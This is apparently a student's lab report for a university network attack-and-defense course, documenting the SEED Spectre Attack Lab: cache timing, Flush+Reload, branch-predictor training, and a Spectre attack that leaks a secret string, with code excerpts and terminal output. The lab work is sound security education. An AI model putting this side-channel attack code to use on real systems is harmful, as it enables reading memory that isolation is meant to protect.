
四川大學

课程实践报告



课 程 网络攻防技术(314006040)

课 序 号 3

作业名称 Spectre Attack Lab

评 分

姓 名 邓嘉怡 学号 2022141530010

1 作业题目

幽灵攻击于 2017 年发现，并于 2018 年 1 月公开披露，它利用关键漏洞进行攻击，存在于许多现代处理器中，包括 Intel、AMD 和 ARM 处理器。漏洞允许程序突破进程间和进程内的隔离，以便恶意程序可以读取来自无法访问区域的数据。硬件保护不允许这样的访问机制（用于进程间的隔离）或软件保护机制（用于进程内的隔离），但 CPU 设计中存在漏洞，可能会破坏保护。因为缺陷存在于硬件中，很难从根本上解决问题，除非更换 CPU。幽灵和熔断漏洞代表了 CPU 设计中的一种特殊类型的漏洞，它们还为安全教育提供了宝贵的一课。

本实验的学习目标是让学生获得幽灵攻击的第一手经验。攻击本身非常复杂，因此我们将其分解为几个小步骤，每个步骤都是易于理解和执行。一旦学生理解了每一步，就不难理解了把所有的东西放在一起进行实际的攻击。本实验涵盖了以下内容：

- 幽灵攻击
- 侧通道攻击
- CPU 缓存
- CPU 微体系结构内的无序执行和分支预测


2. 实验步骤及结果

Task 1: Reading from Cache versus from Memory

这个任务需要我们对从缓存访问数据和从主内存访问数据的速度。

编译并运行代码 CacheTime.c。

反复运行 10 次后发现，元素 `array[3*4096]` 和 `array[7*4096]` 的访问时间是最短的，一般在 100-120 个 CPU 周期，而其它元素的访问时间较长，一般要大于 300 个 CPU 周期。说明从缓存中直接访问数据（`array[3*4096]` 和 `array[7*4096]`）比从主内存中访问数据要快得多。



```

[12/15/24] seed@VM: ~/.../Labsetup$ gcc -march=native -o CacheTime CacheTime.c
[12/15/24] seed@VM: ~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 232 CPU cycles
Access time for array[1*4096]: 460 CPU cycles
Access time for array[2*4096]: 227 CPU cycles
Access time for array[3*4096]: 33 CPU cycles
Access time for array[4*4096]: 286 CPU cycles
Access time for array[5*4096]: 226 CPU cycles
Access time for array[6*4096]: 209 CPU cycles
Access time for array[7*4096]: 33 CPU cycles
Access time for array[8*4096]: 253 CPU cycles
Access time for array[9*4096]: 285 CPU cycles
[12/15/24] seed@VM: ~/.../Labsetup$

```

Task 2: Using Cache as a Side Channel

这个任务需要我们使用侧信道提取受害者函数使用的秘密值。

通过 task1, 我们可以发现 CPU 缓存存在漏洞。如果我们需要获取 victim 函数使用的秘密值, 可以首先清除缓存, 然后调用 victim 函数, 此函数会根据这个秘密值访问其中一个数组元素, 那么该数组元素会被缓存下来。接着我们重新加载整个数组, 并测量每个元素加载所需的时间, 所需时间最少的数组元素就是秘密值所对应的那个元素。

这里我们将秘密值硬编码为 94, 并根据 task1 的测试将阈值设置为 150。

```

uint8_t array[256*4096];
int temp;
unsigned char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (150)
#define DELTA 1024

```

秘密值
阈值

编译并运行代码 FlushReload.c, 发现秘密值被成功破解出来。

```
The Secret = 94.  
[12/15/24]seed@VM:~/.../Labsetup$ ./FlushReload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[12/15/24]seed@VM:~/.../Labsetup$ ./FlushReload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[12/15/24]seed@VM:~/.../Labsetup$ ./FlushReload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[12/15/24]seed@VM:~/.../Labsetup$ ./FlushReload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[12/15/24]seed@VM:~/.../Labsetup$ ./FlushReload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[12/15/24]seed@VM:~/.../Labsetup$ ./FlushReload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[12/15/24]seed@VM:~/.../Labsetup$
```

使用这种攻击方式，虽然我们并不清楚 victim 函数具体的工作原理如何，但我们却可以将其中重要的秘密值破解出来。

Task 3: Out-of-Order Execution and Branch Prediction

这个任务需要我们通过 CPU 的乱序执行，使得 CPU 执行一个我们期待的分支，从而泄露 victim 的秘密值。

我们知道，代码的执行顺序与实际上 CPU 的执行顺序是不同的，在一些有分支语句的场合，CPU 的分支预测是非常高效的一种方式。我们可以根据 CPU 的这种特性来发动攻击。首先，多次调用合法的 victim (i)，让分支预测器认为 if (x < size) 条件大概率为真，然后清除缓存。当访问 victim (97) 时，在加载 size 的过程中，分支预测器会执行 if (x < size) 为真之后的语句，也就是加载 array[97 * 4096 + DELTA] 进入缓存。即便后续发现分支预测错误导致程序回滚，我们需要的数据也已经被加载到了缓存当中。

1) 编译并运行代码 SpectreExperiment.c，发现成功找到秘密值 97。

2) 现在我们将下面这一行代码注释掉，然后重新执行。

```
_mm_clflush(&size);
```

发现并没有返回任何结果，攻击失败。这是因为在第一次运行之后，size 的值被存入了缓存中，第二次运行就不需要再次加载，也就不需要分支预测来节省时间。

```
the secret = 97.
[12/15/24]seed@VM:~/.../Labsetup$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[12/15/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[12/15/24]seed@VM:~/.../Labsetup$
```

3) 取消注释，并将 victim (i) 改为 victim (i+20)，重新执行。

```
// Train the CPU to take the true branch inside victim()
for (i = 0; i < 10; i++) {
    victim(i+20);
}
```

发现攻击仍然失败。因为将 victim (i) 改为 victim (i+20)，使得 CPU 被训练为不执行分支（因为 size = 10），自然就不会把目标值加载到缓存中。

```
the secret = 97.
[12/15/24]seed@VM:~/.../Labsetup$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[12/15/24]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[12/15/24]seed@VM:~/.../Labsetup$
```

Task 4: The Spectre Attack

这个任务需要我们通过侧信道来获得沙盒函数中受限区域的秘密值，并将其打印出来。

我们构造了一个沙盒函数，通过 if 语句实现受限区域和不受限区域的区分。只有在用户提供的 x 值在上界和下界之间（即缓冲区中时），函数才会返回 buffer[x] 的值，否则返回 0。这样看来，如果不清楚缓冲区的上界和下界，就没有办法获得受限区域的内容。但是由上面的实验我们可以发现，通过训练 CPU 使其认为条件大概率为真，从而执行分支语句。即便我们不知道缓冲区的范围（假定攻击者知道秘密值的地址但不能直接访问），程序发生错误回滚，我们也可以通过执行语句后产生的痕迹（缓存）来得到受限区域的内容。

在代码文件 SpectreAttack.c 中，我们构造了一个沙盒函数如下：

```
// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
    if (x <= bound_upper && x >= bound_lower) {
        return buffer[x];
    } else {
        return 0;
    }
}
```

并通过 spectreAttack 函数来训练 CPU 执行分支语句。且定义了一个变量 index_beyond，越界索引，表示 secret 字符串起始地址和 buffer 数组起始地址之间的字节偏移量（即秘密的第一个字符的地址），是处在受限区域的值。

```
void spectreAttack(size_t index_beyond)
{
    int i;
    uint8_t s;
    volatile int z;
    // Train the CPU to take the true branch inside
    restrictedAccess().
    for (i = 0; i < 10; i++) {
        restrictedAccess(i);
    }
    // Flush bound_upper, bound_lower, and array[] from the cache.
    _mm_clflush(&bound_upper);
    _mm_clflush(&bound_lower);
    for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 +
    DELTA])); }
    for (z = 0; z < 100; z++) { }
    // Ask restrictedAccess() to return the secret in out-of-order
    execution.
    s = restrictedAccess(index_beyond);
    array[s*4096 + DELTA] += 88;
}
```

编译并运行 SpectreAttack.c，发现这个程序偶尔成功偶尔失败，成功率并不高，这是由于侧信道中存在一些噪声，会导致错误的内存访问。

```
[12/15/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x559ecaaea008
buffer: 0x559ecaaec018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[12/15/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x55bb5f84f008
buffer: 0x55bb5f851018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[4*4096 + 1024] is in cache.
The Secret = 4().
array[5*4096 + 1024] is in cache.
The Secret = 5().
array[9*4096 + 1024] is in cache.
```

上面成功，下面失败

Task 5: Improve the Attack Accuracy

这个任务需要我们改进 task4 中的代码，得到更精确的攻击结果。

CPU 有时会在缓存中加载额外的值，期待将来会使用到它，或者阈值不准等等这些噪声因素，使得攻击结果不够准确。所以我们可以利用统计原理，对所有可能的秘密值进行加分处理，最终得分最高的值即我们对秘密的猜测。

1) 编译并运行代码，发现攻击失败，且最高分是 scores[0]。

```
*****
*****
*****
Reading secret value at index -8208
The secret value is 0()
The number of hits is 858
```

这是由于 restrictedAccess 函数在访问越界时的返回值为 0，0 会被多次加载到缓存中，所以 scores[0] 是最高的。要解决这个问题，我们只需要修改 restrictedAccess 函数的返回值为 -1，并将 DELTA 的值定义为 4096，减少缓存污染和数组越界。修改后再次编译运行，发现攻击偶尔会成功，但是大部分时间失败。

Reading secret value at index -8208

The secret value is 83(S)

The number of hits is 31

2) 将下面这一行代码注释掉，再次编译运行

```
printf("*****\n");
```

发现攻击总是失败

```

SpectreAttackImproved SpectreAttackImproved
[12/15/24]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -8208
The secret value is 0()
The number of hits is 983
[12/15/24]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -8208
The secret value is 0()
The number of hits is 975
[12/15/24]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
^[[AReading secret value at index -8208
The secret value is 0()
The number of hits is 976
[12/15/24]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -8208
The secret value is 0()
The number of hits is 981
[12/15/24]seed@VM:~/.../Labsetup$

```

猜测可能和处理器有关，但是具体什么原因并不清楚，本实验用到的处理器如下


```
[12/15/24]seed@VM:~/.../Labsetup$ lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:             Little Endian
Address sizes:          39 bits physical, 48 bits virtual
CPU(s):                 1
On-line CPU(s) list:    0
Thread(s) per core:     1
Core(s) per socket:     1
Socket(s):              1
NUMA node(s):           1
Vendor ID:              GenuineIntel
CPU family:             6
Model:                  154
Model name:              12th Gen Intel(R) Core(TM) i5-1240P
Stepping:                3
CPU MHz:                2112.006
BogoMIPS:                4224.01
Hypervisor vendor:      KVM
Virtualization type:    full
```

3) 休眠时间为 10 微秒时，命中数为 31

```
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 31
```

休眠时间为 100 微秒时，命中数为 391

```
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 391
```

休眠时间为 1000 微秒时，命中数为 517

```
*****
*****
*****
```

```
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 517
```

可以看到，随着休眠时间的延长，命中数逐渐增加。但是也不能一味延长休眠时间，因为乱序执行的结果只会保存一段时间。

Task 6: Steal the Entire Secret String

这个任务需要我们打印出完整的秘密字符串。

只需要加一个循环将秘密值的每一个字符全部打印出来即可。代码 `entireAttack.c` 具体见 code 压缩包，主函数代码如下：

```
1.int main() {
2.    int i;
3.    uint8_t s;
4.    size_t secret_len = strlen(secret);
5.    for (int x = 0; x < secret_len; x++) {
6.        memset(scores, 0, sizeof(scores));
7.        size_t larger_x = (size_t)(secret-(char*)buffer + x);
8.        flushSideChannel();
9.        for(i = 0; i < 256; i++) scores[i] = 0;
10.       for (i = 0; i < 1000; i++) {
11.           spectreAttack(larger_x);
12.           reloadSideChannelImproved();
13.       }
14.       int max = 1;
15.       for (i = 1; i < 256; i++) {
16.           if(scores[max] < scores[i])
17.               max = i;
18.       }
19.       usleep(100);
20.   }
21.   printf("Secret string is: ");
22.   for (int x = 0; x < secret_len; x++) {
23.       size_t larger_x = (size_t)(secret-(char*)buffer + x);
24.       int max = 1;
25.       memset(scores, 0, sizeof(scores));
26.       flushSideChannel();
```

```

27.     for(i = 0; i < 1000; i++) {
28.         spectreAttack(larger_x);
29.         reloadSideChannelImproved();
30.     }
31.     for (i = 1; i < 256; i++) {
32.         if (scores[max] < scores[i])
33.             max = i;
34.     }
35.     printf("%c", max);
36. }
37. printf("\n");
38. return (0);
39. }

```

编译运行 entireAttack.c，反复运行几次后，得到了正确的秘密值，攻击成功！


```

[11/26/24]seed@VM:~/.../Labsetup$ ./ea
Secret string is: Some Secret Value

```

发现大部分打印出来的结果都包含乱码或者不可打印的字符，分析了一下，得到了如下几条原因：

- ✓ scores[max]超出了有效的字符范围（0-255），导致输出结果错误；
- ✓ 缓存结果不稳定，受到 CPU 状态、缓存策略、操作系统调度等因素的干扰。



```

[12/15/24]seed@VM:~/.../Labsetup$ gcc -march=native -o entireAttack entireAttack.c
[12/15/24]seed@VM:~/.../Labsetup$ ./entireAttack
300#/3c3C3)3(33n[12/15/24]seed@VM:~/.../Labsetup$ ./entireAttack
30(03#C3/#3#333#n[12/15/24]seed@VM:~/.../Labsetup$ ./entireAttack
03///5//50/n[12/15/24]seed@VM:~/.../Labsetup$ ./entireAttack
,B22'2B202%22
n[12/15/24]seed@VM:~/.../Labsetup$

```

2 实验总结

理解了缓存层次结构及其在性能优化中的作用。

掌握了刷新+重加载技术及其在侧信道攻击中的应用。

学会了如何利用 CPU 的无序执行和分支预测特性进行攻击。

认识到硬件漏洞对系统安全的潜在威胁及其难以根本解决的特点。